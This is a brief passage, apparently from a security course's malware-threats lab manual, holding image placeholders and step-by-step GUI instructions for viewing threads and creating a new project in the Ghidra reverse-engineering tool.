
39. Choose **View** in the menu bar, and then choose **Threads**.




Module 07 – Malware Threats




2. After Ghidra initializes, a **Tip of the Day** pop-up appears, click **Close** to close it.
3. **Ghidra: NO ACTIVE PROJECT** window appears, click **File** and select **New Project....**



